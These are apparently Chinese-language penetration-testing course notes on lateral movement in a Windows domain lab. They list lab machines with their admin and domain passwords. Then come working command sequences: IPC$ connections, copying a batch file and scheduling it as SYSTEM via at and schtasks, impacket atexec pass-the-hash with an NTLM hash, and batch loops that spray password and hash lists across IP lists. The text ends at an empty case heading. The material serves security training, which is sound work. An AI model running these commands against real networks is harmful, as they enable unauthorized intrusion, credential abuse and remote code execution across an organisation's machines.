

内网安全-域横向批量

at&schtasks&impacket


内网渗透-小迪安全
基本认知
名词
局域网
工作组
域环境
活动目录AD
域控制器DC
.....
域
单域
父域和子域
域数和域森林
.....
认知
Linux域渗透问题
局域网技术适用问题
大概内网安全流程问题
.....
信息收集
基本信息
版本
补丁
服务
任务
防护
.....
网络信息
开放端口
网络环境
出口代理
用户信息
域用户
本地用户
用户权限
对应组信息
凭据信息
明文
hash
各种口令
后续探针
存活主机
域控制器
网络架构
服务接口
权限提升
数据库
溢出漏洞
令牌窃取
DLL劫持
第三方软件
AT&SC&PS
BypassUAC
不安全的服务权限
不带引号的服务路径
横向渗透
局域网
域环境
传递
at&schtasks
psexec&smbexec
wmic&wmiexec
PTH&PTT&PTK
winrs&winrm&rdp
漏洞
CVE-2014-6324
CVE-2017-17010
CVE-2020-1472
权限维持



2008 r2 webserver
域内 web 服务器
本地管理员账号密码 ：
.\administraotr:admin!@#45
当前机器域用户密码 ：
god\webadmin:admin!@#45

2003 x86 fileserver
域内文件服务器
本地管理员账号密码 ：
administrator : admin
当前机器域用户密码 ：
god\fileadmin : Admin12345

2008 r2 x64 dc god.org
主域控机器
域管账号密码:
God\administrator : Admin12345

2012 sqlserver
域内数据库服务器
本地管理员账号密码 ：
.\administrator:admin!@#45
当前机器域用户密码 ：
god\dbadmin:admin!@#45
---
w7 x64 mary-pc
域内个人机
本地管理员账号密码 ：

.\mary : admin
当前机器域用户密码 ：
god\mary : admin!@#45
---
w8.1 x64 jack-pc
域内个人机
本地管理员账号密码 ：
.\jack ： admin
当前机器域用户密码 ：
god\boss ： Admin12345

演示案例：

- 横向渗透明文传递 at&schtasks
- 横向渗透明文 HASH 传递 impacket
- 横向渗透明文 HASH 传递批量利用-综合
- 横向渗透明文 HASH 传递批量利用-升级版

#案例 1-横向渗透明文传递 at&schtasks
在拿下一台内网主机后，通过本地信息搜集收集用户凭证等信息后，如何横向渗透拿下更多的主机？这里仅介绍 at&schtasks 命令的使用，在已知目标系统的用户明文密码的基础上，直接可以在远程主机上执行命令。
获取到某域主机权限->minikatz 得到密码（明文，hash）->用到信息收集里面域用户的列表当做用户名字典->用到密码明文当做密码字典-》尝试连接->创建计划任务(at|schtasks)->执行文件可为后门或者相关命令
利用流程
1. 建立 IPC 链接到目标主机
2. 拷贝要执行的命令脚本到目标主机
3. 查看目标时间，创建计划任务（at、schtasks）定时执行拷贝到的脚本
4. 删除 IPC 链接
net use \\server\ipc$"password" /user:username # 工作组
net use \\server\ipc$"password" /user:domain\username #域内
dir \\xx.xx.xx.xx\C$\ # 查看文件列表
copy \\xx.xx.xx.xx\C$\1.bat 1.bat # 下载文件
copy 1.bat \\xx.xx.xx.xx\C$ # 复制文件
net use \\xx.xx.xx.xx\C$\1.bat /del # 删除 IPC
net view xx.xx.xx.xx # 查看对方共享
#建立 IPC 常见的错误代码
（1）5：拒绝访问，可能是使用的用户不是管理员权限，需要先提升权限
（2）51：网络问题，Windows 无法找到网络路径

（3）53：找不到网络路径，可能是 IP 地址错误、目标未开机、目标 Lanmanserver 服务未启动、有防火墙等问题
（4）67：找不到网络名，本地 Lanmanworkstation 服务未启动，目标删除 ipc$
（5）1219：提供的凭据和已存在的凭据集冲突，说明已建立 IPC$，需要先删除
（6）1326：账号密码错误
（7）1792：目标 NetLogon 服务未启动，连接域控常常会出现此情况
（8）2242：用户密码过期，目标有账号策略，强制定期更改密码
#建立 IPC 失败的原因
（1）目标系统不是 NT 或以上的操作系统
（2）对方没有打开 IPC$共享
（3）对方未开启 139、445 端口，或者被防火墙屏蔽
（4）输出命令、账号密码有错误

[at] & [schtasks]
#at < Windows2012
net use \\192.168.3.21\ipc$ "Admin12345" /user:god.org\ad
ministrator # 建立 ipc 连接：
copy add.bat \\192.168.3.21\c$ #拷贝执行文件到目标机器
at \\192.168.3.21 15:47 c:\add.bat #添加计划任务

#schtasks >=Windows2012
net use \\192.168.3.32\ipc$ "admin!@#45" /user:god.org\ad
ministrator # 建立 ipc 连接：
copy add.bat \\192.168.3.32\c$ #复制文件到其 C 盘
schtasks /create /s 192.168.3.32 /ru "SYSTEM" /tn adduser /sc DAILY /tr c:\add.bat /F #创建 adduser 任务对应执行文件
schtasks /run /s 192.168.3.32 /tn adduser /i #运行 adduser 任务
schtasks /delete /s 192.168.3.21 /tn adduser /f#删除 adduser 任务

#案例 2-横向渗透明文 HASH 传递 atexec-impacket
atexec.exe ./administrator:Admin12345@192.168.3.21 "whoami"
atexec.exe god/administrator:Admin12345@192.168.3.21 "whoami"
atexec.exe -hashes :ccef208c6485269c20db2cad21734fe7 ./administrator@192.168.3.21 "whoami"

#案例 3-横向渗透明文 HASH 传递批量利用-综合
FOR /F %%i in (ips.txt) do net use \\%%i\ipc$ "admin!@#45" /user:administrator #批量检测 IP 对应明文连接
FOR /F %%i in (ips.txt) do atexec.exe ./administrator:admin!@#45@%%i whoami #批量检测 IP 对应明文回显版
FOR /F %%i in (pass.txt) do atexec.exe ./administrator:%%i@192.168.3.21 whoami #批量检测明文对应 IP 回显版
FOR /F %%i in (hash.txt) do atexec.exe -hashes :%%i ./administrator@192.168.3.21 whoami #批量检测 HASH 对应 IP 回显版

#案例 4-横向渗透明文 HASH 传递批量利用-升级版